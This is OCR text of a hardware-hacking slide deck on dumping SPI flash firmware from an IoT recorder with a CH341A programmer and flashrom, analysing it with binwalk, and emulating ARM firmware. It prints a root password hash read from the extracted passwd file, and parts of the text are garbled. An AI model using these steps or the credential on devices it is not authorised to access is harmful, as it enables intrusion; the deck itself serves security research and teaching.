


Datasheets





Datasheets



SOIC-8 2

Arduino W25Q128 25X
AED 3.3V to Pin 8 VCC
Pin 3 IO₂ /WP
Pin 7 IO /HOLD
AED GRD to Pin 4 (GRD)
Pin 10 to Pin 1 - C/S
Pin 11 Pin 2 - DO
Pin 12 Pin 5 - DI
Pin 13 Pin 6 - CLK




Figure 1c. W25Q128FV Pin Assignments, 16-pin SOIC 300-mil (Package Code F)




Difficulties






Difficulties





Difficulties





Firmware Extraction






Ch341a set up : Software


Drivers

<https://github.com/boseji/CH341-Store>



Windows Application

<https://github.com/nofeletru/UsbAsp-flash>



Linux Flashrom Tool

Sudo apt-get install flashrom




sudo flashrom --programmer
ch341a_spi -r ./backup.bin

[CH341-Store/CH341-Windows-SPI-I2C-Driver+SDK-library/CH341PAR.ZIP](#)

[CH341-Store/CH341-Windows-Serial-Driver+SDK-library/CH341SER.ZIP](#)



Firmware Extraction




```
dvr@dvr-VirtualBox:~$ flashrom --help
flashrom v0.9.9-r1954 on Linux 5.3.0-62-generic (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Please note that the command line interface for flashrom has changed between
0.9.5 and 0.9.6 and will change again before flashrom 1.0.

Usage: flashrom [-h|-R|-L|-p <programmername>[<parameters>] [-c <chipname>]
[-E]<-r|-w> <file>] [-l <layoutfile>] [-i <image>]... [-n] [-f]
[-V[V[V]]] [-o <logfile>]

-h | --help
-R | --version
-r | --read <file>
-w | --write <file>
-v | --verify <file>
-E | --erase
-V | --verbose
-c | --chip <chipname>
-f | --force
-n | --noverify
-l | --layout <layoutfile>
-i | --image <name>
-o | --output <logfile>
-L | --list-supported
-p | --programmer <name>[:<param>] specify the programmer device. One of
internal, dummy, nic3com, nicrealtek, gfnvista, drkaiser, satasiti, atavia,
it8212, ft2232_spl, serprog, buspirate_spl, dedprog, rayer_spl, pony_spl,
nicintel, nicintel_spl, nicintel_eeprom, ogp_spl, satamv, linux_spl,
usbblaster_spl, pickit2_spl, ch341a_spl.

print this help text
print version (release)
read flash and save to <file>
write <file> to flash
verify flash against <file>
erase flash memory
more verbose output
probe only for specified flash chip
force specific operations (see man page)
don't auto-verify
read ROM layout from <layoutfile>
only flash image <name> from flash layout
log output to <logfile>
print supported devices
You can specify one of -h, -R, -L, -E, -r, -w, -V or no operation.
If no operation is specified, flashrom will only probe for flash chips.
dvr@dvr-VirtualBox:~$
```





Ch341a set up: Hardware

CH341A Devices Overview
Photos source: AliExpress, Alibaba

Programmers

Available as green and blue boards. CH341A is placed underneath. Jumper for mode selection. Headers for UART and SPI. Cheapest board.

Available as black and green boards. Known as MiniProgrammer. Jumper for mode selection. Headers for UART and SPI. Cheap and popular.

Programmer with miniUSB connector. Has voltage levels switch and mode switch. UART header.

Boards

CJMCU-341 Cheap miniUSB board with a lot of headers and some pads on the bottom side.

Shenzhen DQIT board. Lot of headers with voltage and mode jumpers. Most expensive board (10USD).

All-in-one CH341A board. Looks like a copy of DQIT board. Of similar price too.

LC-Technology CH341A board. Headers and voltage levels jumper. Slightly cheaper than DQIT board.


Source : <https://www.onetransistor.eu/2017/08/ch341a-mini-programmer-schematic.html>

About CH341




This is versatile USB to multi-protocol converter chip.

There are 4 major items that become clear from the enclosed [Datasheet\(English\)](#)

Mini Programmer




Firmware Extraction





Firmware Extraction





Firmware Extraction

```
dvr@dvr-VirtualBox: ~/Desktop/Firmwares
File Edit View Terminal Help
112944 0x11404 ASCII cpio archive (SVR4 with no CRC), file name: "root", file name length: "0x00000000", file size: "0x00000000"
116040 0x1C548 ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x00000008", file size: "0x00000000"
1811341 0x1BA38D Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
4101616 0x3E95F0 Linux kernel version "3.0.8 (chenyun@localhost) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread))) #1 Fri May 29 14:4"
4312736 0x41CEA0 CRC32 polynomial table, little endian
4916692 0x4B05D4 xz compressed data
4960923 0x4B8298 Unix path: /mtd/devices/hisfc350/hisfc350_sp1_w25q256fv.c
4962151 0x4BB767 Unix path: /mtd/devices/hisfc350/hisfc350.c
5026726 0x4CB3A0 Neighborly text, "NeighborSolicits/ipv6/xfrm6_mode_transport.c"
5026748 0x4CB3B4 Neighborly text, "NeighborAdvertisementsnsport.c"

dvr@dvr-VirtualBox:~/Desktop/Firmwares$ binwalk KareV2.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
204064        0x31D20        CRC32 polynomial table, little endian
231829        0x38995        xz compressed data
524288        0x80000        CramFS filesystem, little endian, size: 3268608 version 2 sorted_dirs CRC 0xFA346040, edition 0, 1196 blocks, 290 files
4718592        0x480000       Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4681410 bytes, 125 inodes, blocksize: 262144 bytes, created: 2015-12-08 08:01:59
11534432       0x800060       xz compressed data
11712388       0xB2B784       xz compressed data
11728432       0xB2F630       xz compressed data
11800682       0xB4106A       xz compressed data
11801608       0xB41408       xz compressed data
11802880       0xB41880       xz compressed data
12058624       0x880000       Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2838643 bytes, 533 inodes, blocksize: 262144 bytes, created: 2015-12-08 08:01:49
15204352       0xE80000       CramFS filesystem, little endian, size: 16384 version 2 sorted_dirs CRC 0x609C8FAB, edition 0, 4 blocks, 3 files
15221251       0xE84203       Zlib compressed data, default compression
15466576       0xEC0050       Zlib compressed data, compressed
15467476       0xEC03D4       gzip compressed data, from Unix, NULL date (1970-01-01 00:00:00)
15467592       0xEC0448       JFFS2 filesystem, little endian
15468904       0xEC0968       Zlib compressed data, compressed
15470308       0xEC0EE4       Zlib compressed data, compressed
15477328       0xEC2A50       Zlib compressed data, compressed
15478732       0xEC2FCC       Zlib compressed data, compressed
15484544       0xEC4680       Zlib compressed data, compressed
15485948       0xEC4BFC       Zlib compressed data, compressed
15487352       0xEC5178       Zlib compressed data, compressed
15488756       0xEC56F4       Zlib compressed data, compressed
.....          ..           ..
```

Binwalk -Mre = recursive remove
0 byte sized extraction



Firmware Extraction

File Edit View Search Terminal Help

```
d924 0x1c404 ASCII cpio archive (SVR4 with no CRC), file name: "root", file name length: "0x00000005", file size: "0x00000000"
6640 0x1c548 ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
11341 0x1ba38d Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
91616 0x3e95f0 Linux kernel version "3.0.8 (chenyun@localhost) (gcc version 4.4.1 (Hisilicon_v100/gcc4.4-290+uclibc_0.9.32.1+ebfl+linuxpthread)) #1 Fri May 29 14:4"
12736 0x41ceaa CRC32 polynomial table, little endian
16692 0x4b05d4 xz compressed data
56923 0x4bb298 Unix path: /ntd/devices/hisfc350/hisfc350_spl_w25q256fv.c
62151 0x4bb767 Un
26720 0x4cb3a0
26740 0x4cb3b4
```

@dvr-VirtualBox:~/Desktop/Firmwares

Recent Home Desktop Firmwares _KareV2.bin.extracted

bin boot busybox.extracted Config cramfs-root custom

bin boot busybox.extracted Config cramfs-root custom

init.d Json lib Log logo mnt

root rules.d sbin share slv squashfs-root

usb modeswltc.h.d usr var web zimage.img.extracted

0af0_6771 0af0_6791 0af0_6811 0af0_6911 0af0_6951 0af0_6971

0af0_7211 0af0_7251 0af0_7271 0af0_7301 0af0_7311 0af0_7361

request burpfuzz_85

Rubbish Bin

DIMAL HEXADECIMAL DE

4064 0x31d28 CR
1829 0x38995 XZ
4288 0x80000 Cr
18592 0x480000 Sq
534432 0xb00000 XZ
712388 0xb28784 XZ
728432 0xb2f630 XZ
806682 0xb41664 XZ
801608 0xb41408 XZ
802800 0xb41880 XZ
558624 0xb80000 Sq
204352 0xe80000 Cr
221251 0xe84263 ZL
466576 0xec0050 ZL
467476 0xec03d4 ZF
467592 0xec0448 ZF
468904 0xec0968 ZL
470308 0xec0fe4 ZL
477328 0xec2a50 ZL
478732 0xec2fcc ZL
484544 0xec4680 ZL
485948 0xec4bfcc ZL
487352 0xec5178 ZL
488756 0xec56f4 ZL

Open passwd

```
passwd
root:absxfcgbXtb0:0:0:/bin/sh
```

Plain Text Tab Width: 8 Ln 1, Col 1 INS

FF9D84 FF28D0 FF65E8 FF71A4 FF348C FF606C FF928C FF2354 FF5574 FF7720 FF8218
FF8794 FF9808 FFA87C FFA300 FFADFB FFCAC8 FFCFA4 FFD520 FFD69C FFF6CC FFFC54
free fstab fs-version getty group halt hibernation hwclock ifconfig init initab
insmod kill killall linuxrc ln login ls lsmod macGuard mactab memstat.conf
mkdir mknode mount mtab mv netinit netstat null pap-secrets passwd
ping poweroff ppp0 pppoe-options pppoe-start profile protocols ps pwd rcS reboot



Buildroot

```
+-- Buildroot 2015.11-git-00211-gd912005 Configuration +  
| Target options ...>  
| Build options ...>  
| Toolchain ...>  
| System configuration ...>  
| Kernel ...>  
| Target packages ...>  
| Filesystem images ...>  
| Bootloaders ...>  
| Host utilities ...>  
| Legacy config options ...>  
+-->  
+F1 Help - F2 SvmInfo - F3 Help - F4 ShowAll - F5 Pack - F6 Save - F7 Load - F8 SvmSearch - F9 Exit +
```



<https://buildroot.org/>

Arm Exploitation



ARM-X Firmware Emulation Framework

by Saumil Shah @therealsaumil

May 2020



The ARM-X Firmware Emulation Framework is a collection of scripts, kernels and filesystems to be used with [QEMU](#) to emulate ARM/Linux IoT devices. ARM-X is aimed to facilitate IoT research by virtualising as much of the physical device as possible. It is the closest we can get to an actual IoT VM.

Devices successfully emulated with ARM-X so far:

- D-Link DIR-880L Wi-Fi Router
- Netgear Nighthawk R6250 Wi-Fi Router
- Netgear Nighthawk R6400 Wi-Fi Router
- Trivision NC227WF Wireless IP Camera
- Cisco RV130 Wi-Fi Router
- Auerswald Comfortel 1200 VoIP Phone





Saumil Shah
 @therealsaumil / Follows you

Security Expert. Speaker. Trainer. Entrepreneur. Traveler. Photographer. Calligrapher. Kite-flyer. Software breaker. Rebel. Made in India

① global 🔍 [net-square.com](#) 📅 Joined October 2011

armx.exploitlab.net

UART





Install Drivers

Future Technology Devices International Ltd.
THE USB BRIDGING SOLUTIONS SPECIALISTS

<https://www.ftdichip.com/>

Drivers

PLEASE NOTE - When updating drivers, refer to the following document: [AN_107 - Advanced Driver Options](#)

